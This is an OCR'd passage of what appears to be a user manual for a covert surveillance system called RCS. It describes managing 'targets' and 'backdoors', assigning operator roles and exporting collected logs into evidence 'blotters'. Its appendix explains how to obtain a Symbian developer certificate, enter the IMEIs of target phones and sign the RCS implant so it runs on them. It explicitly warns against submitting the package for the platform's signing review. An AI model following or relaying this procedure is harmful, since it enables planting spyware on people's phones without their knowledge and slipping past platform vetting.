
Then click log’s icon to see log’s details.
In either way you will access the log details viewer where you can search and filter logs just by clicking on the column header. For example clicking on the date column header will let you specify time ranges for logs item.

Export log

You need to be logged with Viewer profile. Start application and after successfully login locate the logs you need to export either by browsing on the console view by selecting a log item in the dashboard view:




Then select one or more log's rows:



 "Download" button is now enabled, click it to download selected logs.


Create an user

You need to be logged with Admin profile. Start application and after successfully login, click tab “Users” on left menu:




Then click “Add” button on the right at the top of the icons-list:


Fill fields and assign privileges:



Click “Save” button to save data.
At this point “Available Groups” button is enabled, click it to choice a group for this user:



You can see group’s details by double clicking group’s icon.
Select group with a single click:




Then either by:

1. Click “Add Group” button on the left at the bottom of the window;
2. Click “+” button next the group’s icon.

Create a group

You need to be logged with Admin profile. Start Application and after successfully login, click tab “Groups” on left menu:




Click “Add” button on the right at the top of the icons-list:

Fill fields:

Click “Save” button to save data.

Open new group:


And to add a user to the new group, select user with a single click:



Then either by:

1. Click “Add User” button on the left at the bottom of the window;
2. Click “+” button next the user’s icon.

Click “Available Activities” button to add activities



Select activity with a single click:


Then either by:

1. Click “Add Activity” button on the left at the bottom of the window;
2. Click “+” button next the icon’s activity.


Assign privileges to users

You need to be logged with Viewer profile. Start application and after successfully login, click tab “Users” on left menu:

And select a user:




thenselect the checkbox of privilege you want to assign to selected user or uncheck it if you want to remove from the selected user:




- **Admn**: this is the super user. It is the only one that can create users, groups, activity and targets;
- **Tech**: this role can create, modify and reconfigure backdoors associated with a target, however the target can only be modified and created by ADMIN;
- **View**: this role is assigned to users that can only view the logs. It cannot modify backdoors, targets or activity. It can create and modify notes and blotters.


Create and manage blotter

You need to be logged with Viewer profile. Start application and after successfully login, select an activity:




Then click “Blotter” button:






To add log to blotter, first browse and locate the log items to be added, then select one or more log's rows:




Finally click this button to add selected logs to blotter.
Note: logs can be added only when logs from a single activity are currently displayed.


Return to activity to view blotter:



Double click mouse on detail's row to view log's detail
If you want to remove a row, select it with a single click:



Then click "Remove Item" button:




Click “Yes” to confirm or “No” to exit.

Click “Cleanup Blotter” button to clear blotter.
Click “Download Blotter” button to download a blotter as a compressed file (.zip)

You can also download ALL the logs associated with an activity, target or backdoor by clicking on the “export all” button in the relative details view:

If you press this button a time filter will popup, asking for a time range of the logs:



After that a special blotter with ALL the logs in that time frame will be generated.

Appendix A

How to obtain a Symbian Certificate

A Symbian Development Certificate for up to 1000 IMEIs and 17 capabilities is required to install and run RCS on Symbian devices; this is due to the highly restricted nature of Symbian platforms and to the lack of a simple, and generic, jailbreak exploit. Unsigned applications haven't been allowed to run in any way starting from Symbian OS 9.1.

Getting a Publisher ID

It is necessary to buy a certificate on *TrustCenter* (https://www.trustcenter.de/en/products/tc_publisher_id_for_symbian.htm). Certificate type must be *"Developer Certificate"* and not *"Test House Certificate"*. After buying the certificate, valid for one year, the CA will request documentation about the developer and the company that's asking the certificate:

1. A copy of the current business registration, or equivalent, document showing the existence and registered office of the company.

2. A written request confirmation signed by an authorized signatory.

3. A signed copy of an official Photo ID or Passport including photo and signature of the applicant.

Creating Certificate's Public and Private Keys

After a few days (generally 1 to 4), *TrustCenter* will send a notification email containing a link to the certificate, that must be installed into your browser, and your *Publisher ID*. At this point the certificate should be saved to your disk and the public and private keys exported using the *TC-Converter* tool (a copy can be obtained here: http://wiki.forum.nokia.com/index.php/File:TC-ConvertP12.zip). The procedure is simple and fast: http://wiki.forum.nokia.com/index.php/Publisher_ID_%28Symbian_Signed%29. Basically it's just:

1. Download and unpack *TC-Converter.zip* from developer.symbian.org.

2. Copy *YourDeveloperCert.p12* into TC-Converter folder.

3. Create *.key* and *.cer* files running: *tcp12p8 YourDeveloperCert.p12 YourPasswordtc.keytc.cer*

Tc.cer and *Tc.key* will be used to request the Development Certificate up to 1000 IMEIs (http://www.developer.nokia.com/Community/Wiki/User_guide:_Symbian_Signed) needed to sign RCS using the procedure described in the next paragraph.

Certificate Signing

After obtaining the Publisher ID and creating the various keys, it is necessary to create a Development Certificate up to 1000 IMEIs. This process can be performed from time to time; it is therefore possible to add all IMEIs now, or to add a new IMEI when needed.
For additional help refer to this link:
http://www.developer.nokia.com/Community/Wiki/User_guide:_Symbian_Signed
Create one account at https://www.symbiansigned.com (it's free)Verify the account:

1. select "My Dashboard"
2. select "My Profile" tab
3. verify that Country info is inserted and that is matching with the same info in your Publisher Id
4. click on "Verify Account" in the upper part of the page
5. download the provided SIS
6. sign it with .cer and .key of your Publisher ID: signsis symbian_signed_account_verification_sis.sis signed.sis tc.cer tc.key
7. upload signed.sis

Login again in your account and choose "My Dashboard".Choose tab "Manage UIDs" and request 6 UIDs, into protected range, leaving empty the other fields.
When you obtain the UIDs, go to tab "Development Certificate", insert IMEIs of target phones (dial ***#06#** or read the code from phone's battery bay) and select "Download Certificate" button. **NEVER UPLOAD** RCS SYMBIAN sis package to symbiansigned site.
For every new target insert the new IMEI and download again the Development Certificate; do not repeat steps 1-5.
Use the Development Certificate to sign RCS Symbian.

Backend configuration

Connect to the server where RCSDB is installed, go to the list of installed applications, select RCSDB and click on "Change".
Select "Symbian UIDs management" and follow the wizard to insert the six obtained UIDs into the system.